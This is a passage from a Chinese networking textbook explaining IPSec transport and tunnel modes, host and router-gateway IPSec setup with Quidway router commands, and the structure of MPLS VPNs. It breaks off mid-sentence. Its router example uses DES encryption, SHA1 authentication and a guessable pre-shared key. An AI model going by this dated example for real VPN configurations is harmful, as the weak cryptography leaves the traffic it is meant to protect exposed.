


图 5.19 ESP 头的格式

5.4.1.3 IPSec 隧道的操作模式

IPSec 协议可以设置成在两种模式下运行：隧道模式和传输模式。

1. 传输模式

如图 5.20 所示，适合点到点的连接，即主机与主机之间的 VPN 可以用传输模式。其数据分组中的原始 IP 报头保留不动，在后面插入 AH 认证头或 ESP 的头部和尾部，仅对数据净荷进行认证或加密，网络中的寻址直接根据数据的原始 IP 地址进行。




图 5.20　IPSec 的传输模式

2. 隧道模式

如图 5.21 所示，适合用于 VPN 安全网关之间的连接，即用于路由器、防火墙、VPN 集中器等网络设备之间。发送端的 VPN 安全网关对原始 IP 报文整体加密，再在前面加入一个新的 IP 包头，用新的 IP 地址(接收端 VPN 的地址)将数据分组路由到接收端。




图 5.21　IPSec 的隧道模式

在隧道模式下，IPSec 把 IPv4 数据包整体封装中，可以保护端到端的安全性。隧道模式具有更高的安全性，但也会带来较大的系统开销。另外，采用隧道方式时，是对整个 IP 数据包认证或加密，即隧道协议只能在 IP 协议之上进行，这种模式不支持其他网络协议。

5.4.1.4　IPSec 的配置

主机之间的 IPSec 配置如下：

(1) 建立 VPN 连接，配置其属性。

（2）在"常规"选项卡中配置目的主机的名字或者 IP 地址，如图 5.22 所示。

（3）在"网络"选项卡中选择 VPN 的类型，如图 5.23 所示。



图 5.22 输入对方 IP 地址



图 5.23 选择 VPN 类型

（4）在"安全"选项卡中单击"IPSec 设置"按钮，如图 5.24 所示，可以预先设定预共享密钥用作身份认证，如图 5.25 所示。



图 5.24 进入 IPSec 设置



图 5.25 设置预共享密钥

网关之间的 IPSec 主要用于内联网 VPN，充当安全网关的通常是路由器或防火墙。下面以路由器作为安全网关，简单说明配置 IPSec 的主要步骤。

如图 5.26 所示，RouterA 连接广域网的端口 IP 地址为 172.16.20.1，RouterB 连接广域网的端口 IP 地址为 172.20.1.1。



图 5.26　网关之间的 VPN

在 RouterA 上与 IPSec 相关的主要配置如下：

- 创建名为 rule-1 的安全提议：

```
ipsec proposal rule-1
```

- 报文的封装采用隧道模式：

```
encapsulation-mode tunnel
```

- 安全协议采用 ESP：

```
transform esp-new
```

- 加密算法采用 DES：

```
esp encryption-algorithm des
```

- 认证算法选择 SHA1-HMAC-96：

```
esp authentication-algorithm sha1-hmac-96
```

- 创建名为 mymap 的安全策略。采用预共享密钥的认证方法，密钥为 mymap，协商方式为 ISAKMP：

```
ipsec policy mymap 10 isakmp
```

- 设置访问控制列表，规则号为 1000：

```
acl 1000 match-order auto
```

- 配置本端内网允许访问对端内网，规则可以根据用户需求任意修改：

```
rule normal permit ip source 172.16.0.0 0.0.255.255 destination 172.20.0.0 0.0.255.255
```

- 配置对端内网允许访问本端内网，规则可以根据用户需求任意修改：

```
rule normal permit ip source 172.20.0.0 0.0.255.255 destination 172.16.0.0 0.0.255.255
```

- 禁止其他任何报文：

```
rule normal deny ip source any destination any
```

- 引用访问列表：

```
security acl 1000
```

- 引用 rule-1 的安全提议：

```
proposal rule-1
```

• 设置对端地址：

```
tunnel remote 172.20.1.1
```

• 在接口上应用相应的安全策略：

```
ipsec policy mymap
```

RouterB 上的设置步骤与 RouterA 相同，只是对端地址、访问控制列表中的源地址和目的地址需要相应修改。

注意：不同厂家、不同型号的路由器、防火墙在具体的配置命令上都可能存在一定的差异，此处采用的是 Quidway 的路由器命令，VRP 版本号为 3.4。在使用具体设备时，要参考设备的命令手册进行配置。

5.4.2 MPLS

多协议标记交换(Multi-Protocol Label Switch，MPLS)是一种用于快速数据包交换和路由的体系，它独立于第二层和第三层协议，能够管理各种不同形式的通信流。MPLS 提供了一种将 IP 地址映射为简单的、具有固定长度的标签的机制，可用于不同的数据分组转发和交换技术。

在 MPLS 中，数据传输发生在标签交换路径(Label Switch Path，LSP)上。LSP 是每一个沿着从源端到终端的路径上的各个节点的标签序列。

标签分发协议(Label Distribution Protocol，LDP)还包括资源预留协议(Resource Reservation Protocol，RSVP)，以及建立在路由协议之上的边界网关协议(Border Gateway Protocol，BGP)及开放最短路径协议(Open Shortest Path First，OSPF)。这些固定长度的标签被插入每一个数组分组的首部，可由硬件实现快速交换。

将根据标记交换转发数据与网络层的 IP 路由相结合，可以加快数据分组的转发速度。MPLS 可以运行在任何链接层技术之上，从而简化向 SONET/SDH 等下一代同步光网络的转化。

MPLS 相关协议组包括以下协议：

• MPLS 的相关信令协议，如 OSPF、BGP 等。
• LDP：标签分发协议。
• CR-LDP：基于路由受限标签分发协议(Constraint-Based LDP)。
• RSVP-TE：基于流量工程扩展的资源预留协议(Resource Reservation Protocol-Traffic Engineering)。

MPLS 节点的基本体系结构如图 5.27 所示。

5.4.2.1 MPLS VPN 的组成

MPLS VPN 是指采用 MPLS 技术在 IP 网络上构建企业的专网，实现跨地域、安全、高速而可靠的数据、语音和图像等多业务通信，为用户提供高质量的数据传输服务。

MPLSVPN 网络主要由 CE、PE 和 P 三大部分组成，如图 5.28 所示。

• 用户网络边缘路由器(Custom Edge Router，CE)直接与服务提供商网络相连，它感知不到 VPN 的存在。




图 5.27　MPLS 节点的基本体系结构




图 5.28　MPLS VPN 网络的组成

- 骨干网边缘路由器(Provider Edge Router,PE)与用户的 CE 直接相连,负责 VPN 业务接入,处理 VPN-IPv4 路由,是 MPLS 三层 VPN 的主要实现者。
- 骨干网核心路由器(Provider Router,P)负责快速转发数据,不与 CE 直接相连。

在 MPLS VPN 中,P、PE 设备需要支持 MPLS 的基本功能,CE 设备不必支持 MPLS。

MPLS VPN 的网络采用标签交换,一个标签对应一个用户数据流,便于隔离用户间的数据;MPLS 可以最大限度地优化配置网络资源,自动地快速修复网络故障,提供高可用性和高可靠性。MPLS 目前已广泛用于高质量的数据、语音和视频相融合的多业务传送,以此为基础,MPLS VPN 在灵活性、扩展性及安全性等各方面也有着较大的优势。

5.4.2.2　MPLS 栈

MPLS 标签被插入到第二层报头和第三层 IP 分组之间,如图 5.29 所示。

MPLS 标签具体包括下列内容:

- 标签。20b。当路由器接收到一个有标签的数据包时,可以查出其栈顶部的标签值,系统从中了解到:该数据包将被转发的下一跳;在转发之前标签栈上可能执行的操

